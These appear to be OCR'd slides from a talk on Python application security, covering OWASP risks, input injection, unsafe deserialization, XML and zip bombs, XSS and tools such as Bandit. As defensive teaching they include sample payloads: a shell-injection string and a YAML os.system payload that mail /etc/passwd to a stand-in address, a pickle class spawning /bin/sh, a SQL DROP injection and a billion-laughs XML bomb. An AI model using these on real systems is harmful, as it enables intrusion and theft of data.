
Application Security for Python Programmers

James Jeffryes
NuMat Technologies
ChiPy Slack: @James Jeffryes
https://github.com/JamesJeffryes

A Disclaimer

I have no formal expertise in this area, just Google and unmerited self confidence

Feel encouraged to disabuse me of my ignorance in the Q&A



Outline

1. Broad overview of information security risk types
2. A few common application exploits and how to avoid them in Python
3. Tools and strategies to avoid introducing vulnerabilities in your code

What is security? The CIA Triad

Confidentiality - The system conceals private data

Integrity - The system does only what it was designed to do

Availability - The system remains accessible under attack

Use the Triad to examine all components of your application and your prioritize effort

	Database	Application Code	Server
Confidentiality			
Integrity			
Accessibility			

Use the Triad to examine all components of your application and your prioritize effort


	Database	**Application Code**	**Server**
Confidentiality	User info?	Trade secrets?	Private keys?
Integrity			
Accessibility			

Use the Triad to examine all components of your application and your prioritize effort

	Database	**Application Code**	**Server**
Confidentiality	User info?	Trade secrets?	Private keys?
Integrity			Network access?
Accessibility			Cohosting?


How to protect yourself: Center for Internet Security (CIS) Controls

1. Inventory and Control of Hardware Assets
2. Inventory and Control of Software Assets
3. Continuous Vulnerability Management
4. Controlled Use of Administrative Privileges
5. Secure Configuration for Hardware and Software on Mobile Devices, Laptops, Workstations and Servers
6. Maintenance, Monitoring and Analysis of Audit Logs



Implementation Group 1
An organization with limited resources and cybersecurity expertise available to implement Sub-Controls

Implementation Group 2
An organization with moderate resources and cybersecurity expertise to implement Sub-Controls



Implementation Group 3
A mature organization with significant resources and cybersecurity experience to allocate to Sub-Controls

Common application exploits

Open Web Application Security Project: Top 10 Vulnerabilities

- Injection
- Broken Authentication
- Sensitive Data Exposure
- XML External Entities (XXE)
- Broken Access Control
- Security Misconfiguration
- Cross-Site Scripting (XSS)
- Insecure Deserialization
- Using Components with Known Vulnerabilities
- Insufficient Logging & Monitoring

Input injection

Consider: `query = f'SELECT * FROM products WHERE id = {id}'`

where `id = '10;DROP products'`

There are several ways an attacker can change the intent of a SQL statement if allowed to inject arbitrary input

Never execute raw SQL from a user

Use an Object Relational Mapping library like SQLalchemy or parameterized SQL statements

https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet

Consider: `command = f'ffmpeg -i "{source}" output_file.mpg' subprocess.call(command, shell=True)`

where `command = ";cat /etc/passwd | mail me@hack.er"`

Never use shell = True, use argument lists

If you use `eval()` to execute python code, the user can import subprocess or os and do evil

Always use ast.literal_eval() with user strings

https://nedbatchelder.com/blog/201206/eval_really_is_dangerous.html

Deserializing data

It’s possible to execute python when an object is loaded from YAML

Python can execute commands on the underlying system

```
!!python/object/apply:os.system
["cat /etc/passwd | mail
me@hack.er"]
```

Update your pyyaml or use `safe_load`


Python allows objects to define how to unpickle themselves with the __reduce__ magic method

```
class RunBinSh(object):
  def __reduce__(self):
    return (subprocess.Popen,
(('/bin/sh',),))
```

Don’t unpickle anything you didn’t create

Use an alternate serialization method like JSON

Memory saturation



Zip files can be filled with large amounts of nested, highly-repetitive files that are very efficient to compress.

Stream zipped data into a buffer and bail out if you hit a your limit

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ENTITY lol2
"&lol;&lol;&lol;&lol;&lol;&lol;">
 ...
 <!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

XML allows for internal references which are compact to write but can expand to 100s of GB

XML also allow for referencing external URLs to fetch resources

Use defusedxml


https://www.tomshardware.com/news/new-zip-bomb-method-megabytes-to-petabytes,39846.html

Cross Site Scripting (XSS)

XSS uses hijacks your site to serve malicious code to your users

There is great dark power in the <script> HTML tag to steal your users entered data or session cookies

Use `html.escape()` or your frameworks equivalent to clean any data coming from a user via the database or URLs



https://dejanstojanovic.net

Don't use `assert` for access control… Actually, just don't use `assert` at all

Assertions may be turned off at runtime and be unenforced:

```
assert user.is_admin
# secure code...
```

AssertionError tracebacks are often useless:

```
Traceback (most recent call last):
  File "example.py", line 3, in <module>
    assert foo == bar
AssertionError
```


A user has no idea of the following:

- What do "foo" and "bar" mean in the context of this program?
- What are the values of "foo" and "bar"?
- What can I as a user do to fix this?

Don’t trust your dependencies

Are you even installing what you think you are installing?*

Do you know that your dependencies don’t have one the vulnerabilities discussed above?



*https://www.zdnet.com/article/twelve-malicious-python-libraries-found-and-removed-from-pypi/
https://www.helpnetsecurity.com/2019/07/18/malicious-python-packages/

Tools and strategies

Use static checking: Code

Bandit is an opensource tool that will check for unsafe imports and calls in your code like the ones we've just discussed

```
--------------------------------------------------
>> Issue: [B308:blacklist] Use of mark_safe() may expose cross-site scripting vulnerabilities and should be reviewed.
   Severity: Medium   Confidence: High
   Location: ./tracking/templatetags/tracking_extras.py:59
   More Info: https://bandit.readthedocs.io/en/latest/blacklists/blacklist_calls.html#b308-mark-safe
58          </div>'''
59          return mark_safe(html)
```

Run with a single line in your CI services:

```
bandit -r ~/your_repos/project
```

It teaches junior devs best practice and keeps the team honest

Use static checking: Dependencies

- GitHub: It's automatic (requirements.txt or pipfile.lock)

- GitLab: It's easy to add to your CI/CD (requirements.txt)

- PyUp: Add to any Public repo for free but private repos cost $ (requirements.txt, setup.cfg, tox.ini, Pipfiles and Conda files)


- Safety: Free from PyUp and can be added to any repo but vulnerabilities will only be updated monthly w/o PyUp subscriptions

Every feature is a potential security hole

The more features, the bigger the attack surface

The more features, the harder it is to predict all the ways they interact

The more features, the harder it is to keep all their dependencies up to date



Secure your design early

It’s tempting to target shiny features first but it’s better to show incremental progress.

Think up front about the access control. It’s easier to add while you build the app than to graft on afterward.

Humans (and stable APIs) are loss averse. It’s better to never show a feature than to be forced to take it away later

Logging: Have I been pwned?

You need to know if something is up as soon as possible to limit the damage.

- Is something up with you resource use?
- Can users access your app?
- Any odd database queries?

Good logging also helps solve more mundane performance problems

“Time heals all wounds” - Obviously not a security professional

TL;DR

1. Prioritize your efforts
2. Don’t trust user input
3. Keep your dependencies up to date
4. Use static checking tools
5. Secure your design early

Resources

https://www.cisecurity.org/controls/ - Center for Internet Security: 20 ways to protect from attack vectors

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project 10 most common security holes in web apps

https://hackernoon.com/10-common-security-gotchas-in-python-and-how-to-avoid-them-e19fbe265e03 - A great, short listical from Anthony Shaw.

https://github.com/PyCQA/bandit Static checking of your python code

https://pyup.io/ Static checking of your python dependencies